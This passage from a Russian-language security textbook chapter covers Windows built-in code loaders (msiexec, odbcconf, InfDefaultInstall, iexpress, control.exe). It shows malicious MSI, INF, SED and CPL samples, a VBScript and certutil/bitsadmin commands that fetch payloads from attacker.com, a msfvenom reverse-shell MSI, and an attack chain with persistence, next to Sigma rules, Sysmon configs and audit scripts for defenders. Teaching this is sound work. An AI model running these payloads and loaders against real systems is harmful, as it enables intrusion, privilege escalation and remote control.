                  Impersonate="no"
                  Return="ignore" />

    <!-- Custom Action: запуск PowerShell -->
    <CustomAction Id="PSPayload"
                  Directory="TARGETDIR"
                  ExeCommand='powershell.exe -nop -w hidden -enc [base64]'
                  Execute="deferred"
                  Impersonate="no"
                  Return="ignore" />

    <!-- Встраивание DLL как Custom Action -->
    <Binary Id="PayloadDLL" SourceFile="payload.dll" />
    <CustomAction Id="DLLPayload"
                  BinaryKey="PayloadDLL"
                  DllEntry="Execute"
                  Execute="deferred"
                  Impersonate="no" />

    <InstallExecuteSequence>
      <Custom Action="RunPayload" After="InstallInitialize">
        NOT REMOVE
      </Custom>
    </InstallExecuteSequence>

    <Directory Id="TARGETDIR" Name="SourceDir">
      <Directory Id="ProgramFilesFolder">
        <Directory Id="INSTALLFOLDER" Name="UpdatePackage">
          <Component Id="MainComponent" Guid="*">
            <File Id="DummyFile" Source="dummy.txt" />
          </Component>
        </Directory>
      </Directory>
    </Directory>

    <Feature Id="Complete" Level="1">
      <ComponentRef Id="MainComponent" />
    </Feature>
  </Product>
</Wix>
```

Компиляция:

```
:: Компиляция WiX в MSI
candle.exe malicious.wxs
light.exe malicious.wixobj -o malicious.msi
```

Эскалация привилегий: AlwaysInstallElevated

AlwaysInstallElevated — одна из наиболее опасных неправильных конфигураций Windows. Если включена, любой пользователь может устанавливать MSI-пакеты с привилегиями SYSTEM.

Проверка наличия уязвимой конфигурации:

```
:: Проверка в реестре (оба значения должны быть 1)
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

:: Проверка через PowerShell
Get-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\Installer" `
    -Name AlwaysInstallElevated -ErrorAction SilentlyContinue
Get-ItemProperty -Path "HKCU:\SOFTWARE\Policies\Microsoft\Windows\Installer" `
    -Name AlwaysInstallElevated -ErrorAction SilentlyContinue
```

Для эксплуатации достаточно:

```
:: Если AlwaysInstallElevated = 1 в обоих разделах реестра:
:: MSI будет установлен с привилегиями SYSTEM
msiexec /i payload.msi /qn

:: Custom Action внутри MSI выполнится от SYSTEM
:: Пример с msfvenom (Metasploit):
:: msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.1
::          LPORT=4444 -f msi > payload.msi
```

MSI Custom Actions для выполнения кода

Custom Actions — наиболее мощный механизм MSI для атакующих. Типы Custom Actions:

```
Type 1   — DLL в Binary table
Type 2   — EXE в Binary table
Type 5   — JScript в Binary table
Type 6   — VBScript в Binary table
Type 17  — DLL, установленная в системе
Type 18  — EXE, установленный в системе
Type 19  — Текст ошибки
Type 21  — JScript inline
Type 22  — VBScript inline
Type 34  — EXE с рабочим каталогом
Type 37  — JScript из Property
Type 38  — VBScript из Property
Type 50  — EXE с указанием пути
Type 51  — Установка свойства
Type 53  — JScript из файла
Type 54  — VBScript из файла
```

Пример Custom Action Type 6 (VBScript):

```
' Custom Action — VBScript, выполняемый при установке
' Встраивается в таблицу CustomAction MSI
Dim objShell
Set objShell = CreateObject("WScript.Shell")

' Создание обратной оболочки
objShell.Run "powershell -nop -w hidden -c ""IEX(New-Object " & _
    "Net.WebClient).DownloadString('https://attacker.com/ps.ps1')""", 0

Set objShell = Nothing
```

17.3.8. Безопасность: Blue Team

Мониторинг msiexec

```
<!-- Sysmon: мониторинг msiexec -->
<Sysmon schemaversion="4.90">
  <EventFiltering>

    <!-- msiexec с URL -->
    <RuleGroup name="MSIExec Remote Install" groupRelation="or">
      <ProcessCreate onmatch="include">
        <Image condition="end with">\msiexec.exe</Image>
        <CommandLine condition="contains any">
          http://;https://;ftp://
        </CommandLine>
      </ProcessCreate>
    </RuleGroup>

    <!-- msiexec /y или /z (DLL загрузка) -->
    <RuleGroup name="MSIExec DLL Registration" groupRelation="or">
      <ProcessCreate onmatch="include">
        <Image condition="end with">\msiexec.exe</Image>
        <CommandLine condition="contains any">/y ;/z </CommandLine>
      </ProcessCreate>
    </RuleGroup>

    <!-- msiexec тихая установка из подозрительных путей -->
    <RuleGroup name="MSIExec Silent Install" groupRelation="or">
      <ProcessCreate onmatch="include">
        <Image condition="end with">\msiexec.exe</Image>
        <CommandLine condition="contains">/qn</CommandLine>
        <CommandLine condition="contains any">
          \Temp\;\AppData\;\Downloads\;\Users\Public\
        </CommandLine>
      </ProcessCreate>
    </RuleGroup>

  </EventFiltering>
</Sysmon>
```

Проверка и устранение AlwaysInstallElevated

```
# Проверка AlwaysInstallElevated на всех машинах домена
# (запуск через PSRemoting)

$computers = Get-ADComputer -Filter * | Select-Object -ExpandProperty Name

foreach ($computer in $computers) {
    $result = Invoke-Command -ComputerName $computer -ScriptBlock {
        $hklm = Get-ItemProperty `
            "HKLM:\SOFTWARE\Policies\Microsoft\Windows\Installer" `
            -Name AlwaysInstallElevated -ErrorAction SilentlyContinue
        $hkcu = Get-ItemProperty `
            "HKCU:\SOFTWARE\Policies\Microsoft\Windows\Installer" `
            -Name AlwaysInstallElevated -ErrorAction SilentlyContinue

        [PSCustomObject]@{
            HKLM = $hklm.AlwaysInstallElevated
            HKCU = $hkcu.AlwaysInstallElevated
            Vulnerable = ($hklm.AlwaysInstallElevated -eq 1 -and
                          $hkcu.AlwaysInstallElevated -eq 1)
        }
    } -ErrorAction SilentlyContinue

    if ($result.Vulnerable) {
        Write-Warning "VULNERABLE: $computer"
    }
}

# Устранение: удаление параметра
Remove-ItemProperty `
    "HKLM:\SOFTWARE\Policies\Microsoft\Windows\Installer" `
    -Name AlwaysInstallElevated -ErrorAction SilentlyContinue
Remove-ItemProperty `
    "HKCU:\SOFTWARE\Policies\Microsoft\Windows\Installer" `
    -Name AlwaysInstallElevated -ErrorAction SilentlyContinue
```

Аудит MSI-установок

```
# Анализ журнала событий Windows Installer
# Event ID 1033 — завершение установки
# Event ID 1034 — удаление приложения
# Event ID 11707 — успешная установка
# Event ID 11708 — ошибка установки
# Event ID 11724 — удаление завершено

Get-WinEvent -FilterHashtable @{
    LogName = 'Application'
    ProviderName = 'MsiInstaller'
} -MaxEvents 50 | Format-Table TimeCreated, Id, Message -AutoSize

# Поиск подозрительных установок (из временных каталогов)
Get-WinEvent -FilterHashtable @{
    LogName = 'Application'
    ProviderName = 'MsiInstaller'
    Id = 1033
} | Where-Object {
    $_.Message -match '\\Temp\\|\\AppData\\|\\Downloads\\'
} | Format-List
```

17.4. Дополнительные загрузчики кода

17.4.1. odbcconf.exe

`odbcconf.exe` — утилита для конфигурирования драйверов ODBC и источников данных. Содержит функциональность, позволяющую загружать произвольные DLL.

```
Расположение: C:\Windows\System32\odbcconf.exe
              C:\Windows\SysWOW64\odbcconf.exe
```

REGSVR Action Type

`odbcconf` поддерживает действие `REGSVR`, которое выполняет `DllRegisterServer` из указанной DLL — аналогично `regsvr32`:

```
:: Регистрация DLL через odbcconf
odbcconf /a {REGSVR payload.dll}

:: Тихая регистрация
odbcconf /S /a {REGSVR C:\Temp\payload.dll}

:: Использование файла ответов (.rsp)
:: Содержимое response.rsp: REGSVR payload.dll
odbcconf /F response.rsp
```

Пример файла ответов `.rsp`:

```
REGSVR C:\Temp\payload.dll
```

```
:: Выполнение через файл ответов
odbcconf /S /F malicious.rsp
```

Другие опасные действия odbcconf

```
:: CONFIGDRIVER — конфигурирование драйвера (может загрузить DLL)
odbcconf /a {CONFIGDRIVER "Fake Driver" "Driver=C:\Temp\payload.dll"}

:: INSTALLDRIVER — установка драйвера
odbcconf /a {INSTALLDRIVER "Malicious|Driver=payload.dll|Setup=payload.dll"}
```

Обнаружение

```
# Sigma rule: подозрительное использование odbcconf
title: Suspicious ODBCCONF Execution
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith: '\odbcconf.exe'
    CommandLine|contains:
      - 'REGSVR'
      - '/F '
      - '.rsp'
      - '.dll'
  condition: selection
level: high
tags:
  - attack.defense_evasion
  - attack.t1218.008
```

17.4.2. InfDefaultInstall.exe

`InfDefaultInstall.exe` — утилита для обработки INF-файлов (Setup Information Files). INF-файлы могут содержать инструкции по регистрации DLL и выполнению команд.

```
Расположение: C:\Windows\System32\InfDefaultInstall.exe
```

Выполнение INF-файлов

Структура INF-файла для загрузки DLL:

```
; malicious.inf
[Version]
Signature="$CHICAGO$"

[DefaultInstall]
UnregisterDlls=DllList

[DllList]
; Формат: dll_name, flag, OLE_entry_string, file_name
11,,payload.dll,1

[DefaultInstall.Services]
; Можно также регистрировать службы
```

Более сложный INF с выполнением команд:

```
; advanced.inf
[Version]
Signature="$CHICAGO$"

[DefaultInstall]
RegisterDlls=RegisterSection
RunPreSetupCommands=PreSetup

[RegisterSection]
; dirid, subdir, filename, registration_flags, opt_timeout, opt_argument
11,,payload.dll,1

[PreSetup]
; Команды, выполняемые перед установкой
cmd.exe /c "whoami > C:\Temp\output.txt"
powershell.exe -nop -w hidden -File script.ps1
```

Запуск:

```
:: Выполнение INF-файла
InfDefaultInstall.exe C:\Temp\malicious.inf

:: Альтернативный способ через rundll32
rundll32.exe setupapi.dll,InstallHinfSection DefaultInstall 128 C:\Temp\malicious.inf

:: Через cmstp.exe (ещё один вектор)
cmstp.exe /s /ns C:\Temp\malicious.inf
```

Обнаружение

```
<!-- Sysmon: InfDefaultInstall -->
<RuleGroup name="InfDefaultInstall" groupRelation="or">
  <ProcessCreate onmatch="include">
    <Image condition="end with">\InfDefaultInstall.exe</Image>
  </ProcessCreate>
</RuleGroup>
```

17.4.3. iexpress.exe

`iexpress.exe` — утилита Microsoft для создания самораспаковывающихся архивов (SFX — Self-Extracting Archives). Встроена в Windows и может использоваться атакующими для упаковки и доставки payload.

```
Расположение: C:\Windows\System32\iexpress.exe
```

Создание самораспаковывающегося архива

`iexpress` использует файлы директив `.sed` (Self Extraction Directive):

```
; payload.sed — директивы для iexpress
[Version]
Class=IEXPRESS
SEDVersion=3

[Options]
PackagePurpose=InstallApp
ShowInstallProgramWindow=0
HideExtractAnimation=1
UseLongFileName=1
InsideCompressed=0
CAB_FixedSize=0
CAB_ResvCodeSigning=0
RebootMode=N
InstallPrompt=
DisplayLicense=
FinishMessage=
TargetName=C:\Temp\package.exe
FriendlyName="System Update"
AppLaunched=cmd.exe /c payload.bat
PostInstallCmd=<None>
AdminQuietInstCmd=
UserQuietInstCmd=
SourceFiles=SourceFiles

[Strings]
FILE0="payload.bat"
FILE1="payload.dll"

[SourceFiles]
SourceFiles0=C:\Temp\

[SourceFiles0]
%FILE0%=
%FILE1%=
```

```
:: Создание SFX через командную строку
iexpress /N payload.sed

:: Создание в тихом режиме
iexpress /N /Q payload.sed
```

Встраивание payload

```
:: Содержимое payload.bat
@echo off
rundll32.exe payload.dll,Execute
del /f /q payload.dll
del /f /q "%~f0"
```

Атакующий получает единый EXE-файл, который: 1. Распаковывает вложенные файлы во временный каталог 2. Выполняет указанную команду 3. Очищает следы

17.4.4. wextract.exe

`wextract.exe` — компаньон `iexpress.exe`, отвечающий за извлечение файлов из самораспаковывающихся CAB-архивов.

```
Расположение: C:\Windows\System32\wextract.exe
```

```
:: wextract вызывается автоматически при запуске SFX,
:: но может быть использован напрямую:
wextract /c archive.exe /t:C:\Temp\extracted

:: Распаковка с выполнением
wextract archive.exe
```

`wextract` выполняет команды, указанные в SFX-пакете, что делает его потенциальным загрузчиком кода.

17.4.5. control.exe

`control.exe` — утилита для запуска апплетов Панели управления. Апплеты — это файлы `.cpl`, которые по сути являются DLL со специальной точкой входа `CPlApplet`.

```
Расположение: C:\Windows\System32\control.exe
```

Загрузка CPL-файлов (замаскированные DLL)
CPL-файл — это обычная DLL с экспортируемой функцией `CPlApplet`:

```c
// malicious.cpl (компилируется как DLL)
#include <windows.h>
#include <cpl.h>

LONG APIENTRY CPlApplet(HWND hwndCPl, UINT uMsg,
                        LPARAM lParam1, LPARAM lParam2) {
    switch (uMsg) {
        case CPL_INIT:
            // Код выполняется при загрузке CPL
            WinExec("cmd.exe /c calc.exe", SW_SHOW);
            return TRUE;
        case CPL_GETCOUNT:
            return 1;
        case CPL_INQUIRE:
            return 0;
        case CPL_DBLCLK:
            return 0;
        case CPL_EXIT:
            return 0;
    }
    return 0;
}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD reason, LPVOID lpReserved) {
    if (reason == DLL_PROCESS_ATTACH) {
        // Альтернативно: код здесь тоже выполнится
    }
    return TRUE;
}
```

```cmd
:: Запуск вредоносного CPL
control.exe malicious.cpl

:: Также можно через rundll32
rundll32.exe shell32.dll,Control_RunDLL malicious.cpl

:: Двойной клик по CPL-файлу в Explorer тоже выполнит код
:: (CPL ассоциированы с control.exe)
```

Обнаружение

```yaml
# Sigma rule: подозрительный запуск CPL
title: Suspicious CPL File Execution
logsource:
  category: process_creation
  product: windows
detection:
  selection_control:
    Image|endswith: '\control.exe'
    CommandLine|contains: '.cpl'
    CommandLine|excludes:
      - '\System32\'
      - '\SysWOW64\'
  selection_rundll32:
    Image|endswith: '\rundll32.exe'
    CommandLine|contains:
      - 'Control_RunDLL'
      - '.cpl'
    CommandLine|excludes:
      - '\System32\'
      - '\SysWOW64\'
  condition: selection_control or selection_rundll32
level: high
tags:
  - attack.defense_evasion
  - attack.t1218.002
```

17.5. Практические сценарии

17.5.1. Матрица загрузки DLL через нативные утилиты

Сводная таблица всех способов загрузки и выполнения кода через штатные утилиты Windows:

```
+--------------------+------------------+------------------+----------------+
| Утилита            | Метод загрузки   | MITRE ATT&CK     | Сетевой доступ |
+--------------------+------------------+------------------+----------------+
| rundll32.exe       | LoadLibrary +    | T1218.011        | Нет (прямой)   |
|                    | GetProcAddress   |                  | Да (через UNC) |
+--------------------+------------------+------------------+----------------+
| regsvr32.exe       | DllRegisterServer| T1218.010        | Да (Squiblydoo)|
|                    | DllInstall       |                  |                |
+--------------------+------------------+------------------+----------------+
| msiexec.exe        | MSI Custom Action| T1218.007        | Да (/i URL)    |
|                    | /y, /z DLL       |                  |                |
+--------------------+------------------+------------------+----------------+
| odbcconf.exe       | REGSVR action    | T1218.008        | Нет            |
+--------------------+------------------+------------------+----------------+
| control.exe        | CPL → CPlApplet  | T1218.002        | Нет            |
+--------------------+------------------+------------------+----------------+
| InfDefaultInstall  | INF RegisterDlls | T1218.xxx        | Нет            |
+--------------------+------------------+------------------+----------------+
| iexpress.exe       | SFX → AppLaunched| -                | Нет            |
+--------------------+------------------+------------------+----------------+
| wextract.exe       | CAB extraction   | -                | Нет            |
+--------------------+------------------+------------------+----------------+
| certutil.exe       | -decode payload  | T1140            | Да (-urlcache) |
+--------------------+------------------+------------------+----------------+
| mshta.exe          | HTA execution    | T1218.005        | Да (URL)       |
+--------------------+------------------+------------------+----------------+
| cmstp.exe          | INF processing   | T1218.003        | Да (в INF)     |
+--------------------+------------------+------------------+----------------+
```

17.5.2. Создание и анализ вредоносных MSI

Анализ MSI-пакета с помощью встроенных средств

```
# Извлечение содержимого MSI через административную установку
msiexec /a suspicious.msi TARGETDIR="C:\Analysis\Extracted" /qn

# Просмотр таблиц MSI через PowerShell и COM
$installer = New-Object -ComObject WindowsInstaller.Installer
$database = $installer.OpenDatabase("C:\Analysis\suspicious.msi", 0)

# Запрос таблицы CustomAction
$view = $database.OpenView(
    "SELECT Action, Type, Source, Target FROM CustomAction")
$view.Execute()

$record = $view.Fetch()
while ($record -ne $null) {
    Write-Output ("Action: {0}, Type: {1}, Source: {2}, Target: {3}" -f `
        $record.StringData(1),
        $record.IntegerData(2),
        $record.StringData(3),
        $record.StringData(4))
    $record = $view.Fetch()
}

# Типы Custom Action, требующие внимания:
# Type 1  (0x01) — DLL из Binary
# Type 2  (0x02) — EXE из Binary
# Type 5  (0x05) — JScript
# Type 6  (0x06) — VBScript
# Type 18 (0x12) — EXE в системе
# Type 34 (0x22) — EXE с Working Dir
# Type 50 (0x32) — EXE Path + Command
# Type 51 (0x33) — Set Property
```

```
# Запрос таблицы Binary (встроенные бинарные данные)
$view = $database.OpenView("SELECT Name, Data FROM Binary")
$view.Execute()

$record = $view.Fetch()
while ($record -ne $null) {
    $name = $record.StringData(1)
    $size = $record.DataSize(2)
    Write-Output "Binary: $name, Size: $size bytes"

    # Извлечение бинарных данных
    $record.SetStream(2, "C:\Analysis\extracted_$name")

    $record = $view.Fetch()
}
```

Инструмент Orca для анализа MSI

Microsoft Orca (из Windows SDK) — графический редактор MSI-баз данных:

```
:: Установка Orca (из Windows SDK)
:: Или через msi в SDK: Orca-x86_en-us.msi

:: После установки можно редактировать MSI напрямую:
:: 1. Открыть MSI в Orca
:: 2. Проверить таблицу CustomAction
:: 3. Проверить таблицу Binary
:: 4. Проверить InstallExecuteSequence и InstallUISequence
:: 5. Проверить таблицу Property (наличие подозрительных значений)
```

Скрипт автоматического анализа MSI

```powershell
function Analyze-MSI {
    param([string]$MsiPath)

    $installer = New-Object -ComObject WindowsInstaller.Installer
    $db = $installer.OpenDatabase($MsiPath, 0)

    Write-Output "=== ANALYSIS: $MsiPath ==="
    Write-Output ""

    # Информация о продукте
    $tables = @(
        @{ Name = "Property"; Query = "SELECT Property, Value FROM Property" },
        @{ Name = "CustomAction";
           Query = "SELECT Action, Type, Source, Target FROM CustomAction" },
        @{ Name = "Binary";
           Query = "SELECT Name FROM Binary" },
        @{ Name = "InstallExecuteSequence";
           Query = "SELECT Action, Condition, Sequence FROM InstallExecuteSequence" }
    )

    foreach ($table in $tables) {
        Write-Output "--- $($table.Name) ---"
        try {
            $view = $db.OpenView($table.Query)
            $view.Execute()
            $record = $view.Fetch()
            while ($record -ne $null) {
                $fields = @()
                for ($i = 1; $i -le $record.FieldCount; $i++) {
                    $fields += $record.StringData($i)
                }
                Write-Output ($fields -join " | ")
                $record = $view.Fetch()
            }
        } catch {
            Write-Output "  Table not found or error: $_"
        }
        Write-Output ""
    }

    # Проверка опасных Custom Action типов
    Write-Output "--- RISK ASSESSMENT ---"
    try {
        $view = $db.OpenView(
            "SELECT Action, Type FROM CustomAction")
        $view.Execute()
        $record = $view.Fetch()
        while ($record -ne $null) {
            $type = [int]$record.StringData(2)
            $action = $record.StringData(1)

            $risk = switch ($type -band 0x07) {
                1 { "HIGH: DLL from Binary table" }
                2 { "HIGH: EXE from Binary table" }
                5 { "HIGH: JScript code" }
                6 { "HIGH: VBScript code" }
                default { "LOW" }
            }

            if ($type -band 0x0800) {
                $risk += " [DEFERRED - runs as SYSTEM if Impersonate=no]"
            }

            Write-Output "  $action (Type $type): $risk"
            $record = $view.Fetch()
        }
    } catch {
        Write-Output "  No CustomAction table"
    }
}

# Использование:
Analyze-MSI -MsiPath "C:\Analysis\suspicious.msi"
```

17.5.3. Полная цепочка атаки через доверенные бинарники

Рассмотрим типичную цепочку атаки, использующую исключительно штатные средства Windows:

```
Этап 1: Доставка (Initial Access)
─────────────────────────────────
Фишинговое письмо → .lnk ярлык → загрузка payload

Этап 2: Загрузка (Download)
─────────────────────────────
certutil -urlcache -split -f https://attacker.com/payload.dll C:\Users\Public\p.dll
     или
bitsadmin /transfer job https://attacker.com/payload.dll C:\Users\Public\p.dll

Этап 3: Выполнение (Execution)
──────────────────────────────
Вариант A: rundll32.exe C:\Users\Public\p.dll,Execute
Вариант B: regsvr32 /s C:\Users\Public\p.dll
Вариант C: odbcconf /S /a {REGSVR C:\Users\Public\p.dll}
Вариант D: control.exe C:\Users\Public\p.cpl
Вариант E: msiexec /y C:\Users\Public\p.dll

Этап 4: Закрепление (Persistence)
─────────────────────────────────
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run"
    /v "Update" /d "rundll32 C:\Users\Public\p.dll,Execute"

Этап 5: Эскалация привилегий (Privilege Escalation)
───────────────────────────────────────────────────
Проверка: reg query HKLM\...\Installer /v AlwaysInstallElevated
Если 1: msiexec /i payload.msi /qn → код от SYSTEM
```

Для каждого этапа рассмотрим детекцию:

```powershell
# Обнаружение Этапа 2 — подозрительные загрузки
Get-WinEvent -FilterHashtable @{
    LogName = 'Microsoft-Windows-Bits-Client/Operational'
} | Where-Object {
    $_.Message -match 'http|https|ftp'
} | Select-Object TimeCreated, Message -First 20

# Обнаружение Этапа 3 — запуск загрузчиков
Get-WinEvent -FilterHashtable @{
    LogName = 'Microsoft-Windows-Sysmon/Operational'
    Id = 1
} | Where-Object {
    $_.Properties[4].Value -match
    'rundll32|regsvr32|msiexec|odbcconf|control\.exe' -and
    $_.Properties[10].Value -match
    '\\Users\\Public|\\Temp|\\AppData|\\Downloads'
} | Select-Object TimeCreated, @{N='CommandLine';E={$_.Properties[10].Value}}

# Обнаружение Этапа 4 — закрепление в автозагрузке
Get-WinEvent -FilterHashtable @{
    LogName = 'Microsoft-Windows-Sysmon/Operational'
    Id = 13  # Registry Value Set
} | Where-Object {
    $_.Properties[5].Value -match 'CurrentVersion\\Run' -and
    $_.Properties[7].Value -match 'rundll32|regsvr32|msiexec'
}
```

17.5.4. Построение детектирующих правил для каждого вектора

Комплексные Sigma-правила

```yaml
# ═══ rundll32 ═══
title: Rundll32 Loading DLL From Suspicious Location
id: a1b2c3d4-e5f6-7890-abcd-ef1234567890
status: stable
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith: '\rundll32.exe'
  filter_legitimate:
    CommandLine|contains:
      - 'shell32.dll'
      - 'user32.dll'
      - 'printui.dll'
      - 'url.dll'
      - 'zipfldr.dll'
      - 'powrprof.dll'
      - 'inetcpl.cpl'
  filter_system_path:
    CommandLine|contains:
      - 'C:\Windows\System32'
      - 'C:\Windows\SysWOW64'
  condition: selection and not (filter_legitimate or filter_system_path)
level: medium
---
# ═══ regsvr32 ═══
title: Regsvr32 Suspicious Activity
id: b2c3d4e5-f6a7-8901-bcde-f12345678901
status: stable
logsource:
  category: process_creation
  product: windows
detection:
  selection_squiblydoo:
    Image|endswith: '\regsvr32.exe'
    CommandLine|contains|all:
      - '/i:'
      - 'scrobj.dll'
  selection_network:
    Image|endswith: '\regsvr32.exe'
    CommandLine|contains:
      - 'http://'
      - 'https://'
      - '\\\\'
  selection_suspicious_path:
    Image|endswith: '\regsvr32.exe'
    CommandLine|contains:
      - '\Temp\'
      - '\AppData\'
      - '\Users\Public\'
  condition: selection_squiblydoo or selection_network or
             selection_suspicious_path
level: high
---
# ═══ msiexec ═══
title: MSIExec Suspicious Execution
id: c3d4e5f6-a7b8-9012-cdef-123456789012
status: stable
logsource:
  category: process_creation
  product: windows
detection:
  selection_remote:
    Image|endswith: '\msiexec.exe'
    CommandLine|contains:
      - 'http://'
      - 'https://'
  selection_dll:
    Image|endswith: '\msiexec.exe'
    CommandLine|contains:
      - '/y '
      - '/z '
  selection_silent_suspicious:
    Image|endswith: '\msiexec.exe'
    CommandLine|contains: '/qn'
    ParentImage|endswith:
```

```
      - '\cmd.exe'
      - '\powershell.exe'
      - '\wscript.exe'
      - '\cscript.exe'
  condition: selection_remote or selection_dll or
             selection_silent_suspicious
level: high
---
# ═══ odbcconf ═══
title: ODBCCONF DLL Loading
id: d4e5f6a7-b8c9-0123-defa-234567890123
status: stable
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith: '\odbcconf.exe'
    CommandLine|contains:
      - 'REGSVR'
      - '/F '
      - '.rsp'
  condition: selection
level: high
---
# ═══ control.exe с CPL ═══
title: Suspicious CPL Execution via Control
id: e5f6a7b8-c9d0-1234-efab-345678901234
status: stable
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith: '\control.exe'
    CommandLine|contains: '.cpl'
  filter:
    CommandLine|contains:
      - '\System32\'
      - '\SysWOW64\'
  condition: selection and not filter
level: high
```

17.5.5. Комплексная конфигурация Sysmon для мониторинга загрузчиков кода

Полная конфигурация Sysmon, покрывающая все описанные в главе векторы:

```xml
<?xml version="1.0" encoding="UTF-8"?>
<Sysmon schemaversion="4.90">

  <HashAlgorithms>SHA256,IMPHASH</HashAlgorithms>
  <CheckRevocation>false</CheckRevocation>

  <EventFiltering>

    <!-- ============================================ -->
    <!-- Event ID 1: Создание процессов               -->
    <!-- ============================================ -->
    <RuleGroup name="CodeLoaders_ProcessCreate" groupRelation="or">
      <ProcessCreate onmatch="include">

        <!-- rundll32: JavaScript выполнение -->
        <Rule name="Rundll32_JavaScript" groupRelation="and">
          <Image condition="end with">\rundll32.exe</Image>
          <CommandLine condition="contains">javascript:</CommandLine>
        </Rule>

        <!-- rundll32: загрузка из подозрительных путей -->
        <Rule name="Rundll32_SuspiciousPath" groupRelation="and">
          <Image condition="end with">\rundll32.exe</Image>
          <CommandLine condition="contains any">
            \Temp\;\AppData\;\Downloads\;\Users\Public\;\ProgramData\
          </CommandLine>
        </Rule>

        <!-- rundll32: UNC-пути -->
        <Rule name="Rundll32_UNC" groupRelation="and">
          <Image condition="end with">\rundll32.exe</Image>
          <CommandLine condition="contains">\\\\</CommandLine>
        </Rule>

        <!-- rundll32: подозрительный родитель -->
        <Rule name="Rundll32_SuspiciousParent" groupRelation="and">
          <Image condition="end with">\rundll32.exe</Image>
          <ParentImage condition="end with any">
            \cmd.exe;\powershell.exe;\wscript.exe;
            \cscript.exe;\wmiprvse.exe;\mshta.exe
          </ParentImage>
        </Rule>

        <!-- regsvr32: Squiblydoo -->
        <Rule name="Regsvr32_Squiblydoo" groupRelation="and">
          <Image condition="end with">\regsvr32.exe</Image>
          <CommandLine condition="contains">scrobj.dll</CommandLine>
        </Rule>

        <!-- regsvr32: сетевые URL -->
        <Rule name="Regsvr32_Network" groupRelation="and">
          <Image condition="end with">\regsvr32.exe</Image>
          <CommandLine condition="contains any">
            http://;https://
          </CommandLine>
        </Rule>

        <!-- regsvr32: подозрительные пути -->
        <Rule name="Regsvr32_SuspiciousPath" groupRelation="and">
          <Image condition="end with">\regsvr32.exe</Image>
          <CommandLine condition="contains any">
            \Temp\;\AppData\;\Downloads\;\Users\Public\
          </CommandLine>
        </Rule>

        <!-- msiexec: удалённая установка -->
        <Rule name="MSIExec_Remote" groupRelation="and">
          <Image condition="end with">\msiexec.exe</Image>
          <CommandLine condition="contains any">
            http://;https://;ftp://
          </CommandLine>
        </Rule>

        <!-- msiexec: DLL загрузка -->
        <Rule name="MSIExec_DLL" groupRelation="and">
          <Image condition="end with">\msiexec.exe</Image>
          <CommandLine condition="contains any">/y ;/z </CommandLine>
```

```
    </Rule>

    <!-- odbcconf: REGSVR -->
    <Rule name="ODBCCONF_REGSVR" groupRelation="and">
      <Image condition="end with">\odbcconf.exe</Image>
      <CommandLine condition="contains any">
        REGSVR;/F ;.rsp
      </CommandLine>
    </Rule>

    <!-- control.exe: нестандартные CPL -->
    <Rule name="Control_SuspiciousCPL" groupRelation="and">
      <Image condition="end with">\control.exe</Image>
      <CommandLine condition="contains">.cpl</CommandLine>
      <CommandLine condition="excludes any">
        \System32\;\SysWOW64\
      </CommandLine>
    </Rule>

    <!-- InfDefaultInstall -->
    <Rule name="InfDefaultInstall" groupRelation="or">
      <Image condition="end with">\InfDefaultInstall.exe</Image>
    </Rule>

  </ProcessCreate>
</RuleGroup>

<!-- ============================================= -->
<!-- Event ID 3: Сетевые подключения               -->
<!-- ============================================= -->
<RuleGroup name="CodeLoaders_Network" groupRelation="or">
  <NetworkConnect onmatch="include">
    <Image condition="end with">\rundll32.exe</Image>
    <Image condition="end with">\regsvr32.exe</Image>
    <Image condition="end with">\msiexec.exe</Image>
    <Image condition="end with">\odbcconf.exe</Image>
    <Image condition="end with">\control.exe</Image>
  </NetworkConnect>
</RuleGroup>

<!-- ============================================= -->
<!-- Event ID 7: Загрузка образов (DLL)            -->
<!-- ============================================= -->
<RuleGroup name="CodeLoaders_ImageLoad" groupRelation="or">
  <ImageLoad onmatch="include">
    <!-- DLL из нестандартных путей, загруженные загрузчиками -->
    <Rule name="SuspiciousDLLLoad" groupRelation="and">
      <Image condition="end with any">
        \rundll32.exe;\regsvr32.exe;\msiexec.exe;
        \odbcconf.exe;\control.exe
      </Image>
      <ImageLoaded condition="excludes any">
        C:\Windows\System32;C:\Windows\SysWOW64;
        C:\Windows\WinSxS;C:\Program Files
      </ImageLoaded>
      <Signed condition="is">false</Signed>
    </Rule>
  </ImageLoad>
</RuleGroup>

<!-- ============================================= -->
<!-- Event ID 11: Создание файлов                  -->
<!-- ============================================= -->
<RuleGroup name="CodeLoaders_FileCreate" groupRelation="or">
  <FileCreate onmatch="include">
    <Rule name="LoaderCreatesFile" groupRelation="and">
      <Image condition="end with any">
        \rundll32.exe;\regsvr32.exe;\msiexec.exe
      </Image>
      <TargetFilename condition="end with any">
        .exe;.dll;.ps1;.bat;.cmd;.vbs;.js;.hta;.sct
      </TargetFilename>
    </Rule>
  </FileCreate>
</RuleGroup>

<!-- ============================================= -->
<!-- Event ID 12/13: Изменения реестра             -->
```

```
    <!-- ========================================== -->
    <RuleGroup name="CodeLoaders_Registry" groupRelation="or">
      <RegistryEvent onmatch="include">
        <Rule name="LoaderModifiesRegistry" groupRelation="and">
          <Image condition="end with any">
            \rundll32.exe;\regsvr32.exe;\msiexec.exe
          </Image>
          <TargetObject condition="contains any">
            CurrentVersion\Run;CurrentVersion\RunOnce;
            \Services\;CLSID
          </TargetObject>
        </Rule>
      </RegistryEvent>
    </RuleGroup>

  </EventFiltering>
</Sysmon>
```

Установка конфигурации:

```
:: Установка Sysmon с конфигурацией
sysmon64.exe -accepteula -i code_loaders_sysmon.xml

:: Обновление конфигурации
sysmon64.exe -c code_loaders_sysmon.xml

:: Проверка текущей конфигурации
sysmon64.exe -c
```

17.6. Итоги и рекомендации

Ключевые выводы

1. **rundll32.exe**, **regsvr32.exe** и **msiexec.exe** — три основных штатных загрузчика кода в Windows, каждый с уникальными возможностями злоупотребления.
